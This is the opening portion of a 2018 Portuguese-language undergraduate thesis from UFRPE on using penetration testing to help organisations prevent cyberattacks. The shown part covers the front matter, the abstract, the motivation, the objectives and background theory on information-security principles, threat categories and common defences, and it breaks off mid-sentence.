UNIVERSIDADE FEDERAL RURAL DE PERNAMBUCO

UNIDADE ACADÊMICA DE SERRA TALHADA

BACHARELADO EM SISTEMAS DE INFORMAÇÃO

YAGO DYOGENNES BEZERRA VIEIRA

Utilização de Pentest na Prevenção de Ataques Cibernéticos às Organizações

Serra Talhada,
Setembro/2018

Yago Dyogennes Bezerra Vieira

Utilização de Pentest na Prevenção de Ataques Cibernéticos às Organizações

Projeto de Conclusão de Curso apresentada ao Curso de Bacharelado em Sistemas de Informação da Unidade Acadêmica de Serra Talhada da Universidade Federal Rural de Pernambuco como requisito parcial à obtenção do grau de Bacharel.

Orientador: Prof. Dr. Richarlyson Alves D'Emery

Serra Talhada,
Setembro/2018

Dados Internacionais de Catalogação na Publicação (CIP)
Sistema Integrado de Bibliotecas da UFRPE
Biblioteca da UAST, Serra Talhada - PE, Brasil.

V658u Vieira, Yago Dyogennes Bezerra

Utilização de pentest na prevenção de ataques cibernéticos ás organizações / Yago Dyogennes Bezerra Vieira. – Serra Talhada, 2018.

132 f.: il.

Orientador: Richarlyson Alves D'Emery

Trabalho de Conclusão de Curso (Graduação em Bacharel em Sistema de Informação) – Universidade Federal Rural de Pernambuco. Unidade Acadêmica de Serra Talhada, 2018.

Inclui referências e apêndice.

1. Segurança da informação. 2. Falhas de sistemas de computação. 3. Teste de invasão (Medidas de segurança para computadores). I. D'Emery, Richarlyson Alves, orient. II. Título.

CDD 004

UNIVERSIDADE FEDERAL RURAL DE PERNAMBUCO
UNIDADE ACADÊMICA DE SERRA TALHADA
BACHARELADO EM SISTEMAS DE INFORMAÇÃO

YAGO DYOGENNES BEZERRA VIEIRA

Utilização de Pentest na Prevenção de Ataques Cibernéticos às Organizações

Trabalho de Conclusão de Curso julgado adequado para obtenção do título de Bacharel em Sistemas de Informação, defendida e aprovada por unanimidade em 05/09/2018 pela banca examinadora.

Banca Examinadora:

Prof. Dr. Richarlyson Alves D'Emery
Orientador
Universidade Federal Rural de Pernambuco

Prof. M.e Hidelberg Albuquerque Oliveira
Universidade Federal Rural de Pernambuco

Prof. M.e Héldon José Oliveira Albuquerque
Universidade Federal Rural de Pernambuco

DEDICATÓRIA

A meus pais, meus familiares, minha namorada, meus amigos e professores.

AGRADECIMENTOS

Aos meus pais Francisca Bezerra Vieira e Sebastião Esmerino Vieira, que lutaram ao meu lado para que esse sonho fosse realizado. Que todos os dias me deram forças para superar as dificuldades e persistir no sonho cursar uma Universidade. Obrigado por fazerem o possível e o impossível por mim, com todo amor do mundo.

A minha avó Maria Barbosa que sempre acreditou em mim e me falou palavras que me deram forças para continuar a luta.

Ao Professor e Orientador Richarlyson Alves D'Emery, que me acolheu como orientando, sua ajuda foi fundamental para que este trabalho fosse concluído com o êxito esperado.

Aos meus padrinhos e tios Rejane Santos Melo, Erivaldo Miguel de Melo e José Ronaldo Bezerra dos Santos, que nunca desistiram de mim, desde sempre me incentivaram a estudar, em momentos que pensei em desistir, mostraram que o estudo é a melhor forma de obter sucesso.

A meu primo Ronald Dener Bezerra Pessoa, que sempre esteve presente na minha vida, me dando forças apoio e motivação para continuar e nunca desistiu de mim, você sempre foi um espelho e um exemplo que me baseio até hoje.

A todos os meus familiares pelas palavras de apoio e incentivo.

A minha namorada Renata Florentino Barbosa por estar sempre ao meu lado nos momentos difíceis pela compreensão amor carinho e paciência nos momentos que tive que investir meu tempo nos estudos e elaboração deste trabalho.

Aos meus amigos que sempre estavam presentes acreditando em mim, e me incentivando.

Agradeço o apoio de Daniel Moreno, por tirar dúvidas em momentos difíceis, pelas obras que desenvolveu, transmitindo-me conhecimento.

Agradeço aos amigos e professores que a Universidade proporcionou, vou levar para o resto da vida.

Aos professores Alan Sanches e Ricardo Longatto, por transmitir seu conhecimento através de seus cursos e treinamentos, que foram essenciais para que pudesse adentrar ao mundo da Segurança da Informação.

“Se você conhece o inimigo e conhece a si mesmo, não precisa temer o resultado de cem batalhas. Se você se conhece, mas não conhece o inimigo, para cada vitória ganha sofrerá também uma derrota. Se você não conhece nem o inimigo nem a si mesmo, perderá todas as batalhas.”

Sun Tzu.

RESUMO

Com a evolução da tecnologia, novos dispositivos são criados, mais usuários se conectam a Internet e passam a ser dependentes. *Black hats* descobriram que a informação e dados possuem valor para usuários e empresas e utilizam o conhecimento para fins ilícitos, roubando dados, deixando empresas totalmente inoperantes após ataques, conseguindo lucro ou até vantagem competitiva. Sabendo que nenhum sistema é totalmente seguro, criminosos estão em busca de falhas para inovar cada vez mais em seus ataques e apenas as grandes e médias empresas se preocupam com a segurança, algumas médias e pequenas só se preocupam quando sofrem algum tipo de prejuízo resultante de uma falha de segurança da informação. Mesmo que as empresas invistam em segurança é necessário aplicá-la corretamente, podendo uma vulnerabilidade explorada comprometer todo o ambiente corporativo. A segurança da informação é uma área da Computação que tem como objetivo proteger sistemas e dispositivos contra possíveis ameaças utilizando a prevenção e normas internacionais recomendadas por especialistas na área. Desconhecido por muitas empresas, o Pentest permite testar o nível de proteção delas, testando todo o ambiente, simulando um ataque real de um criminoso e mensurando o risco e as consequências desses ataques. O Pentest é realizado cuidadosamente entre contratante e contratado para garantir que nenhum dos seus serviços pare enquanto são realizados os testes, ainda pode utilizar uma sequência baseada em determinadas metodologias, a depender da necessidade do cliente. Diante desse cenário, nesta monografia, é discutida e proposta a utilização de teste de intrusão na prevenção de ataques cibernéticos às organizações. O trabalho mostrou que foi possível realizar testes de segurança em ambientes computacionais de uma empresa, que ocasionariam vazamento, alteração e destruição de informações, tanto da empresa quanto de todos os seus clientes, caso fossem descobertos por um *black hat*. Foram exploradas falhas reais no ambiente computacional de uma empresa, que não tinha a cultura de proteção das suas informações. O trabalho teve como objetivo principal demonstrar um método de análise de falhas de segurança (Pentest) e a utilização de algumas técnicas de invasão utilizadas por *black hats,* que se implementados por equipes de segurança auxiliarão na prevenção de ataques baseados neste tipo, também a conscientizar as organizações que devem cultivar uma cultura de proteção de seus dados, pois mesmo com toda segurança necessária, nenhum sistema é totalmente seguro. Como resultados houveram falhas que puderam ser exploradas e consequentemente poderiam causar danos como: acesso deixar os sistemas da empresa inutilizáveis, destruição alteração e roubo de dados, divulgação de dados pessoais sem autorização, e caso estes riscos ocorressem, traria como consequência perdas incalculáveis Após os testes a empresa se prontificou em investir na segurança e corrigir as falhas.

Palavras-chave: Segurança da Informação, Ataques, Empresas, Teste de Intrusão, Pentest.

ABSTRACT

With the evolution of technology, new devices are created, more users connect to the Internet and become addicted. Black hats have found that information and data are valuable to users and businesses and use knowledge for illicit purposes, stealing data, leaving companies totally inoperable after attacks, achieving profit or even competitive advantage. Knowing that no system is totally safe, criminals are looking for failures to innovate more and more in their attacks and only the big and medium companies are concerned about security, some medium and small only care when they suffer some type of damage resulting from a security breach of information. Even if companies invest in security it is necessary to apply it correctly, and an exploited vulnerability can compromise the entire corporate environment. Information security is an area of computing that aims to protect systems and devices against potential threats using the international standards and prevention recommended by experts in the field. Unknown to many companies, Pentest allows them to test their level of protection by testing the entire environment, simulating a real attack by a criminal, and measuring the risk and consequences of such attacks. Pentest is carefully carried out between contractor and contractor to ensure that none of your services stop while the tests are performed, you can still use a sequence based on certain methodologies, depending on the customer's needs. Given this scenario, in this monograph, it is discussed and proposed the use of intrusion testing in the prevention of cyber-attacks to organizations. The work showed that it was possible to carry out security tests in a company's computing environments, which would lead to the leakage, alteration and destruction of information from both the company and all its customers if they were discovered by a black hat. Real flaws were exploited in the computing environment of a company, which did not have the culture to protect its information. The main objective of the work was to demonstrate a method of security failure analysis (Pentest) and the use of some invasion techniques used by black hats, which if implemented by security teams will help to prevent attacks based on this type, organizations that must cultivate a culture of protection of their data, because even with all necessary security, no system is totally safe. As results there were flaws that could be exploited and consequently could cause damages such as: access leaving company systems unusable, destruction of data alteration and theft, disclosure of personal data without authorization, and if these risks occurred, would result in incalculable losses. Tests the company has been willing to invest in security and fix the flaws.

Keywords: Security Information, Pentest, Attacks, Companies, Penetration Test .

LISTA DE FIGURAS

LISTA DE QUADROS

LISTA DE ABREVIATURAS E SIGLAS

CERT Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil

CID Confidencialidade, Integridade e Disponibilidade

DDoS *Distributed Denial of Service*

DNS *Domain Name System*

IDS *Intrusion detection System*

IP *Internet Protocol*

IPS *Intrusion Prevention System*

OSI *Open System Interconnection*

PENTEST *Penetration Test*

PIN *Personal Identification Number*

PTES *The Penetration Testing Execution Standard*

SO Sistema Operacional

VPN *Virtual Network Private*

WPS *Wi-Fi Protected Setup*

RIR *Regional Internet Registries*

SUMÁRIO

1 Introdução

1.1 Contextualização

Com o avanço da tecnologia e globalização, dispositivos estão cada vez mais conectados à Internet, com dados e informações trafegando pela rede, consequentemente, é imprescindível a adoção de algum tipo de proteção. Segundo Nakamura e Geus (2010), hoje em dia a maioria dos sistemas são distribuídos, levando a muitas pessoas e organizações dependerem da Internet, ou seja, é uma gigantesca rede de computadores conectados em todo o mundo. A difusão desses sistemas envolve a utilização de diversos serviços, como, por exemplo, *E-Business, E-Contracting, E-Government, E-Learning* e *E-Voting*. Tais termos estão cada vez mais frequentes no cotidiano, dando origem a uma "sociedade da informação" (NAKAMURA; GEUS, 2010).

Quando se fala em segurança, de modo geral, remete-se ao ato de proteger um bem de alguma possível ameaça: perda, dano ou roubo. A informação é uma coleção de dados que possuem valor, tanto para uma empresa quanto para uma pessoa, entretanto, com o avanço da tecnologia ela está em todo lugar e os criminosos sabem que essas informações possuem valor, seja financeiro ou inestimável ao proprietário.

Essas pessoas, aproveitando-se de vulnerabilidades existentes em sistemas, usam seu conhecimento para cometer crimes, como será visto nos próximos tópicos, que invadir qualquer bem, seja informático ou não, é crime. Segundo Moreno (2015), Longatto, Giavaroto, Santos (2013) e Weidman (2014), tais pessoas que fazem esse tipo de ação sem autorização, recebem várias nomenclaturas: *atacantes, criminosos, hackers* e *crackers*, por exemplo. Como padronização, os autores referem-se ao o termo *black hat*[1] (chapéu negro) como sinônimo dessas palavras às pessoas que cometem esses tipos de ações ilícitas em ambientes cibernéticos. Assim como, existem pessoas que usam seu conhecimento com ética, ganhando dinheiro de forma lícita, com o objetivo de proteger sistemas, algum bem cibernético ou realizar serviços de proteção. Essas pessoas são classificadas pelos autores como *etchicalhacker* ou *white hat*, mas nesta pesquisa serão mencionadas pelo termo Pentester.

[1] Os termos "White Hat" e "Black Hat" foram inspirados nos filmes clássicos de faroeste, em que o vilão sempre vestia chapéu preto e o herói, chapéu branco. No contexto da tecnologia, esses termos são usados para designar dois extremos de práticas digitais, que podem ser bem ou mal intencionadas e, em alguns casos, até ilegais.

Ainda para Nakamura e Geus (2010), o aumento de dispositivos conectados nessa rede de nível global, as informações e os negócios contidos nas empresas, tornam-se passíveis de ameaças e ataques. Com o passar dos anos, muitas empresas e organizações vem contribuindo com técnicas para a proteção de sistemas e padrões de segurança internacionais, com o objetivo de aumentar o nível de proteção das mesmas. Apesar dos esforços, ainda é muito difícil deixar um sistema completamente seguro. Sendo assim, as principais vítimas são as empresas e, em seguida, os usuários, pois *black hats* sabem que a maior parte das empresas possui informações sigilosas em suas bases de dados como, por exemplo, dados de usuários, CPFs, *logins* e senhas, por isso, essas informações podem ser utilizadas para diversos fins lucrativos.

Por outro lado, apesar de criminosos descobrirem como fazer dinheiro com estas informações, a maioria dos usuários não se preocupa tanto com a segurança por terem pouco conhecimento e instruções de como deixar seus dados protegidos. Por isso, essa batalha entre ataque e defesa é constante, a cada dia novos ataques são inovados através de falhas descobertas em *software* ou novas táticas de exploração dessas falhas e as empresas devem correr atrás de soluções que diminuam os riscos. Nesse sentido, Nakamura e Geus (2010) postulam que:

> "A necessidade de segurança é um fato que vem transcendendo o limite da produtividade e da funcionalidade. Enquanto a velocidade e a eficiência em todos os processos de negócios significam uma vantagem competitiva, a falta de segurança nos meios que habilitam a velocidade e a eficiência pode resultar em grandes prejuízos e falta de novas oportunidades de negócios." (NAKAMURA; GEUS, 2010, p 10.)

Black hats podem utilizar esses dados para fazer compras se passando pelos donos das informações, divulgar os dados abertamente na Internet, entre outros. Há relatos também de empresas que tentam acessar dados de suas concorrentes com o objetivo de obter vantagem competitiva no mercado.

Assim, quando uma empresa tem seus dados vazados, querendo ou não ela perde credibilidade, seja no mercado ou com os usuários dos seus serviços. Tem-se como exemplo a corretora *XP Investimentos*, que com 29 mil clientes, sofreu um ataque de roubo de sua base de dados em 2013, em que os *blackhats* conseguiram extorquir aproximadamente R$500.000, de três desses clientes. Assim como em 2017, entraram em contato com o dono da mesma empresa exigindo 22,5 milhões em moedas virtuais, caso contrário, segundo as ameaças, levariam a empresa a falência. A *XP* informou que esses três clientes foram ressarcidos, e que nenhum teve prejuízo com essa fraude.

Utilizando seu conhecimento para o mal, os *blackhats* varrem a Internet em busca de máquinas que possuem algum tipo de vulnerabilidade e direciona seus ataques ao elo mais

fraco, ou seja, as que possuem falhas que possam ser exploradas mais facilmente e se houver uma única “brecha”, isso já basta para uma possível obtenção de acesso não autorizado às informações. Sabendo disto, a segurança da informação visa a proteção das informações no meio cibernético, no sentido da preservação e do valor que as informações possuem para um usuário ou uma organização. Por isso, deve garantir que as informações não possam ser acessadas por terceiros sem a devida autorização, ser alterada no meio do trajeto entre remetente e destinatário ou ficar indisponível para usuários autorizados, esses atributos são conhecidos como os três pilares da segurança da informação (STALLINGS; BROWN, 2014).

Apesar desses problemas, muitas empresas não investem em segurança e as que investem não fazem corretamente, como mostra uma pesquisa realizada pela empresa Dimensional Research, solicitada pela Dell (Dell, 2016), em que 97% das grandes empresas investem em tecnologia da informação, mas apenas 18% investem em segurança. Com o aumento desses ataques cibernéticos em todo o mundo, foram estimados em um estudo pela empresa Cyber Handbook da Marsh & McLennan Companies (MMC), que até 2019 o prejuízo de ataques virtuais chegará a uma estimativa de US$ 2,1 trilhões ou R$ 6,5 trilhões (Marsh, 2017).

Com o passar dos anos, os tipos de ataques ficam cada vez mais sofisticados, forçando as empresas a procurarem soluções para manterem seus dados seguros. As empresas de soluções de segurança são as que mais pesquisam técnicas e tecnologias para neutralizar esses novos ataques, mas isto não é suficiente. A empresa russa Kaspersky Labs, umas das referências mundiais em segurança cibernética, afirma que nos primeiros oito meses de 2017, só na América Latina, ocorreram 33 ataques por segundo, um total de 677.216.773 ataques até o mês de agosto, representando um aumento de 68% em relação ao ano de 2016. O Brasil é o país que tem o maior risco em termos *per capita* de sofrer ataques, cerca de 30%, em seguida, Honduras (23,5%), Panamá (22,6%), Guatemala (21,6%) e Chile (20,6%) (Kaspersky Labs, 2017).

Por causa desses dados alarmantes, há uma grande preocupação das empresas em manterem seus dados seguros, para evitar esses tipos de prejuízos. Uma das soluções de segurança que ajudam as empresas a aumentar o nível de segurança é o Pentest (do inglês, *Penetration Test),* que significa teste de invasão ou teste de intrusão. A pessoa responsável por realizar o Pentest é o Pentester, que possui conhecimento equivalente a um *hacker*, mas usa seu conhecimento e serviços de forma ética, única diferença entre eles.

Sendo assim, o Pentest tem como objetivo simular um ataque real se passando por um *hacker*, a fim de relatar quais vulnerabilidades uma empresa possui e sendo assim corrigi-las. É

uma antecipação de um ataque real, pois são utilizadas praticamente todas as ferramentas e técnicas de um atacante mal-intencionado. Vale ressaltar que a invasão de dispositivo informático sem autorização é crime e é definido pela Lei nº 12.737, como se pode observar:

> "Art. 154-A. Invadir dispositivo informático alheio, conectado ou não à rede de computadores, mediante violação indevida de mecanismo de segurança e com o fim de obter, adulterar ou destruir dados ou informações sem autorização expressa ou tácita do titular do dispositivo ou instalar vulnerabilidades para obter vantagem ilícita: Pena - detenção, de 3 (três) meses a 1 (um) ano, e multa".

O Pentest é um serviço prestado a uma empresa, que serve para medir o nível de segurança do ambiente em que será realizado, a empresa especifica quais ambientes poderão ser analisados e realizados os testes de invasão. O trabalho é realizado em ambiente real e realiza os testes com o objetivo de encontrar falhas e explorá-las para auxiliar na prevenção de ataques as empresas, em variados ambientes, e no final detalhar em um relatório as especificações de quais vulnerabilidades foram encontradas e exploradas e definição de recomendações para corrigi-las.

Nas próximas seções serão apresentados os seguintes tópicos: Objetivos Gerais e Específicos; Problema, Motivação e Justificativa; Materiais e Métodos; e Conclusão.

1.2 Problema, Motivação e Justificativa

Os ataques cibernéticos a ambientes corporativos estão mais comuns e crescendo à cada dia. Como as empresas podem aumentar a segurança sobre suas informações? Uma vez que os ataques mudam constantemente e grande parte das empresas não investe em segurança corretamente.

Diante da problemática de soluções que melhorem a segurança da informação, em especial no âmbito das organizações, impulsiona-se o desenvolvimento desta pesquisa. Assim, ela será direcionada aos estudos de utilização do Pentest.

Como exposto, o fato de inúmeras pequenas e médias empresas não conhecerem ou apenas procurarem soluções de segurança ao sofrerem algum tipo de ataque que acaba comprometendo o funcionamento do serviço ou quando não adotam uma política de segurança eficiente, a aplicação de Pentest permite mensurar o nível de segurança de uma empresa, através da contratação de um Pentester para realizar ataques reais simulando um criminoso, promovendo um serviço que poderá verificar o nível de segurança de empresas que a

desconhece e, consequentemente, auxiliá-las a dificultar cada vez mais crimes envolvendo seus dados e informações.

Nesse cenário, cada vez mais dados e informações digitais passam a ter valor comercial e *black hats* conseguem de muitas formas obterem informações se aproveitando de falhas não corrigidas dos sistemas computacionais, inovando os ataques e métodos para obter acesso não autorizado a esses sistemas. Já as empresas sabem que se alguém obtiver acesso não autorizado podem causar diversos prejuízos, pois muitas dependem desses dados, por vezes sigilosos, para se estabelecerem no mercado e evoluírem. Entretanto, apenas grandes e algumas médias empresas são as que destinam investimentos em segurança. Por isso, a importância da utilização de Pentest para auxiliar na prevenção e correção das ameaças existentes na Internet e falhas no ambiente corporativo, levando em consideração o baixo investimento em sua adoção em relação ao prejuízo de um ataque concretizado a uma organização.

1.3 Objetivos

Como objetivo geral pretende-se demonstrar a utilização de um Pentest para relatar e explorar as vulnerabilidades de uma empresa.

Para alcançar esse objetivo, têm-se os seguintes objetivos específicos:

1. Mostrar a importância de um Pentest para uma empresa;
2. Definir o escopo dos testes de invasão;
3. Definir qual metodologia a ser adotada para os testes;
4. Analisar as ferramentas a serem adotadas;
5. Reunir informações sobre o alvo que será testado;
6. Testar as vulnerabilidades definidas nos ambientes propostos;
7. Testar os ambientes da rede interna e rede Wireless da empresa, mais propensos a ataques;
8. Explorar as vulnerabilidades encontradas;
9. Ganhar acesso a fim de simular o comprometimento total do ambiente;
10. Criar um relatório final, com as etapas do processo do Pentest, vulnerabilidades encontradas e tipos de ataques efetuados; e
11. Analisar os dados referentes aos testes e definir maneiras de evitar os ataques.

2 Referencial Teórico

2.1 Segurança da Informação

A segurança da informação visa a proteção das informações de computadores e dispositivos, para usuários e organizações. Hoje, sabemos que muitos dispositivos como: computadores, smartphones, cartões de banco, dispositivos inteligentes, câmeras de segurança etc., são alvos dos criminosos. Essa é uma área da computação que visa a proteção destes, por meios de normas padronizadas internacionalmente.

O Computer Security Handbook (“Livro de Bolso de Segurança de Computadores”) do NISTN [IST95] define a expressão segurança de computadores da seguinte maneira:

> “segurança de computadores: a proteção oferecida para um sistema de informação automatizado a fim de alcançar os objetivos de preservar a integridade, a disponibilidade e a confidencialidade dos recursos do sistema de informação (incluindo hardware, software, firmware, informações/dados e telecomunicações).”

Já Giavaroto e Santos (2013) diz que a segurança da informação tem como objetivo a proteção dos bens ativos de uma empresa, uma vez que as informações destes bens estão embutidas dentro de todos os processos da mesma, que é um elemento essencial na tomada de decisões e que, como consequência do uso dessas informações, podem ser gerados ganhos ou perdas. Ou seja, as manipulações dessas informações podem levar a empresa ao sucesso ou fracasso, dependendo da estratégia utilizada.

A segurança da informação é baseada em três princípios ou pilares (Figura 2.1) como alguns autores costumam classificar, que são: Confidencialidade, Integridade e Disponibilidade (CID). São os princípios básicos para que garanta que a informação esteja segura:


Confidencialidade é a garantia que as informações sejam preservadas e restritas, e autorizadas apenas para quem possui o acesso. Um exemplo de confidencialidade é o uso de criptografia. Um exemplo de quebra de confidencialidade é o acesso não autorizado ou invasão de um sistema computacional protegido por senha.

A **integridade** garante que a informação deve estar íntegra, ou seja, sem alterações, que seja confiável e ainda verificável. Um exemplo de integridade é o uso de criptografia. Um exemplo de quebra de integridade é a alteração ou destruição das informações.

A **disponibilidade** garante que as informações estejam sempre disponíveis para os usuários autorizados. Um exemplo de disponibilidade, é o serviço ou site se manter 24 horas

online, para que os usuários possam utilizá-lo sempre que acharem necessário. Um exemplo de quebra de disponibilidade é um ataque de negação de serviço em um servidor que forneça este sistema, e faça com que ele pare por um determinado tempo ou uma falha de *hardware* ou sistema, impossibilitando dos usuários acessarem.

Figura 2.1 – Tríade Confidencialidade, Integridade e Disponibilidade



Fonte: (STALLINGS; BROWN, 2014)

Além disso, Stallings e Brown (2014) demonstram que existem mais dois conceitos que são necessários para que possa complementar essa segurança, são eles: autenticidade, que diz respeito às informações serem verificáveis, validáveis e de fonte confiável, entre emissor e receptor. Como também, Determinação de Responsabilidade: Têm como objetivo determinar responsabilidades de segurança para as entidades, ou seja, se for relatado que algum incidente aconteceu, tem que ser possível identificar de qual equipamento ou local o ataque foi efetuado, garantindo assim que ações judiciais possam ser tomadas após uma ação. Como não existe nenhum sistema 100% seguro, devemos ter a possibilidade de rastreio de uma violação de segurança.

Ainda segundo os autores, os recursos do sistema são os bens ativos que as empresas e usuários querem proteger, e que são divididos em: (i) *hardware* (bens físicos, sistemas de computadores e outros dispositivos de processamento de dados e transmissão, como *smartphones*, *tablets*); (ii) *software* (bens lógicos como sistemas operacionais e aplicações); (iii) dados (inclui banco de dados, dados de usuários, senhas e arquivos); e (iv) instalações de redes e enlace (bens que compõem a rede e enlaces, como: roteadores, repetidores, cabos e redes internas).

Existem alguns termos sobre segurança da informação, segundo Stallings e Brown (2014), são eles:

- Ataque - No âmbito da segurança da informação, pode-se dizer que é a ação que uma ameaça pode realizar, com o objetivo de causar algum dano a um sistema, ou bem;
- Vulnerabilidade - Falha ou fraqueza de um determinado sistema, que pode ser explorada por uma ameaça;
- Ameaça - É um agente externo, que tem como objetivo explorar uma vulnerabilidade do sistema;
- Impacto - É o dano após um ataque bem-sucedido, pode ser medido e dividido em categorias de acordo com a intensidade do dano causado ao sistema, dentre as divisões estão, insignificante, pequeno, médio, alto e catastrófico;
- Auditoria - É a capacidade de um sistema ser revisado e examinado através de registros, que servem para atribuir responsabilidade ao sistema auditado. É utilizada para verificar se o sistema a auditado está cumprindo as normas de segurança dessa empresa. Também utilizada para saber o que ocorreu durante um determinado período naquele sistema;
- Privacidade - O sistema deve manter os dados privados impedindo acesso externo, e que o usuário e suas ações não sejam vistas por outro usuário garantindo o anonimato dependendo das regras impostas a esse sistema; e
- Contramedida - É uma determinada ação a ser tomada pela equipe responsável pela segurança da empresa, quando um determinado ataque é identificado, ou quando uma das normas de segurança não é seguida corretamente.

2.2 Ameaças

Ameaças nada mais são do que a possibilidade de um potencial para a violação de uma segurança, um perigo que pode explorar uma vulnerabilidade. De acordo com Stallings e Brown (2014), as ameaças são divididas em quatro tipos, e dentro delas existem as ações de ameaças que podem ser efetuadas nos ataques.

Revelação não autorizada acontece quando uma entidade consegue acesso não autorizado aos dados, ameaçando à confidencialidade dos dados. E os tipos de ataques que podem resultar são os seguintes:

A **exposição** pode ser ocasionada quando um atacante obtém acesso às informações e dados e expõe de forma deliberada na internet, ou pode ser ocasionada por um erro de *hardware* e ou *software* ou erro humano.

A **interceptação** acontece quando um atacante realiza um ataque que intercepta os e captura cópias dos dados trafegados em uma rede, podendo ser uma rede local ou na internet.

Interferência é quando analisado o tráfego de dados o atacante pode obter informações apenas com essa análise. Ou analisando um banco de dados, utiliza requisições para conseguir alguma informação. Um exemplo disso seria o uso de um *sniffer* de rede para análise de pacotes.

A **intrusão** acontece quando o atacante obtém acesso não autorizado a sistemas e dados sensíveis, burlando os mecanismos de proteção.

Fraude seria um evento que possa se passar por um tipo de entidade autorizado, passando informações falsas com impressão de serem verdadeiras, como meio de enganar a entidade de segurança ou a receptora das informações. Seria uma ameaça ao pilar da integridade dos dados. É dividido em:

- Personificação - Uma entidade não autorizada obtendo acesso se passando por uma entidade autorizada para realizar algo malicioso. Um exemplo seria a execução de um cavalo de troia, que se passa por um programa confiável permitindo que o atacante obtenha acesso não autorizado ao sistema;
- Falsificação - É a utilização de dados falsos em uma entidade para engana-la. Um exemplo seria a inserção de dados em um sistema que contém um banco de dados com as notas de um aluno nessa escola, o atacante utilizaria um acesso não autorizado para manipular essas notas de forma criminosa; e
- Retratação (ou repúdio) - Uma entidade nega o envio ou recebimento de dados ou informações para outra. Um exemplo seria o atacante esconder seus rastros na máquina alvo para não ser descoberto de onde teria vindo os ataques.

A **disrupção** é um evento que bloqueia o funcionamento correto dos sistemas e serviços, é uma falha que ameaça a disponibilidade e ou integridade das informações. Tipos de ataques que podem ser resultar a partir desta ameaça:

- Incapacitação - É um tipo de ataque que compromete a disponibilidade do sistema, podendo ser um ataque que incapacita o *hardware*, componentes (físicos), *software* e sistemas. Causado por vírus e ameaças físicas;
- Corrupção - É o tipo de ataque que compromete a integridade dos sistemas, promovendo modificações de dados ou serviços em um sistema. Exemplo um *software* malicioso com o objetivo de abrir portas e diminuir a segurança do sistema para possíveis ataques; e

- Obstrução - Um tipo de ataque que para ou interrompe o funcionamento correto do sistema, esse tipo de ataque pode sobrecarregar o tráfego de informações ou elas não chegando ao destinatário, atrapalhando a comunicação.

Usurpação é a ameaça de integridade do sistema, é o resultado de um evento que controla o sistema por uma entidade não autorizada.

- Apropriação indevida - Uma entidade não autorizada assume o controle lógico ou físico do sistema. Um exemplo seria um ataque de negação de serviço (DDoS, do inglês *Distributed Denial of Service*) que utiliza máquinas escravas para realizar um ataque em massa, nesse caso o atacante faz uso não autorizado do processador e recursos da máquina infectada; e
- Utilização indevida - Faz com que algum componente do sistema realize alguma função não autorizada e que seja prejudicial a segurança do sistema. O atacante obtém acesso não autorizado a uma máquina através de *software* maliciosos, limitando ou diminuindo a segurança do sistema, por exemplo.

2.3 Mecanismos de proteção e técnicas de defesa

Existem mecanismos que ajudam a proteger e aumentar a segurança nos sistemas computacionais, podem ser divididos em *software*, *hardware* ou meios baseados em estratégias com o objetivo de prevenir, identificar ou utilizar uma ação reativa em meio a um ataque sofrido.

Segundo Nakamura e Geus (2010), a política de segurança são normas implementadas em uma organização, com o objetivo de gerenciar todos os recursos tecnológicos de uma organização como também os humanos e culturais, levando em consideração as normas e processos, negócios e leis locais. Ela é o alicerce da segurança na organização, pois sem uma política de segurança, é praticamente impossível aplicar normas que garantam a segurança dos ativos da empresa.

Firewall é um mecanismo de defesa, que pode ser implementado tanto em *hardware* quanto em *software*, tem como objetivo proteger a rede contra os ataques externos, funcionando como um túnel, filtrando as portas e protocolos que foi configurado pelo responsável da rede. A permissão dos dados é feita através de regras implementadas, concedendo ou bloqueando serviços ou programas que utilizam determinadas portas para transporte ou comunicação com outros serviços. Ele é geralmente, configurado manualmente,

impedindo que ameaças possam atacar a rede, se configurado corretamente pode evitar vários tipos de ataques. Seu nome traduzido ao pé da letra significa “muro de fogo” que literalmente é uma barreira de proteção entre sua rede e a Internet.

Criptografia é um tipo de proteção, que garante o sigilo dos dados, impedindo a quebra de confidencialidade e autenticidade das informações, funciona basicamente com uma chave que os encripta[2], deixando-os ilegíveis aos usuários que não possuem acesso autorizado, com o objetivo de que não obtenham acesso e manipulem as informações trafegadas na rede. Para que estes dados sejam desencriptados[3] é necessário, que o usuário receptor da informação possua a chave para poder ter acesso ao dado legível. Utiliza algoritmos matemáticos, que realizam inúmeros cálculos, que deixam as informações quase impossíveis de serem restauradas ao formato original, sem a chave de desencriptação. Ela está praticamente em todos os ambientes tecnológicos, sendo um dos itens primordiais para segurança da informação. É implementado em *software*, *hardware* e ambientes de redes, por exemplo.

Virtual Private Network, ou mais conhecido como VPN, é um tipo de proteção a redes de computadores. É uma rede privada de comunicação que está dentro de outra rede, contendo apenas os dispositivos autorizados que à compõem. Utilizando tunelamento e criptografia para garantir que outros dispositivos não obtenham acesso a rede e aos dados trafegados na mesma, fornece a confidencialidade, integridade e autenticidade das informações trafegadas. O tunelamento é uma pilha de protocolos de rede empilhados em várias camadas como o modelo OSI, que garantem o envio ao destinatário, garantindo uma ligação direta sem que os dados trafeguem em um caminho seguro.

Autenticação está diretamente ligada a autenticidade das informações, ela é responsável para a garantia da identidade do usuário do sistema. Verifica se a pessoa ou sistema que está a solicitação de utilização de um serviço ou sistema, é realmente o usuário em questão. O método mais utilizado e comum é a utilização de *login* e *senha* para um determinado usuário, mas com o avanço dos estudos de segurança, existem inúmeras formas de garantir a autenticidade de um usuário, como, leitores biométricos, assinatura digital, *tokens*, autenticação em dois fatores, perguntas de segurança e *Personal Identification Number* (PIN).

O **Antivírus** é um *software* utilizado em sistemas operacionais, com o objetivo de proteger programas maliciosos, funciona fazendo uma análise da ação de *software* que são executados no Sistema Operacional (SO), essa análise preliminar é chamada de heurística, se

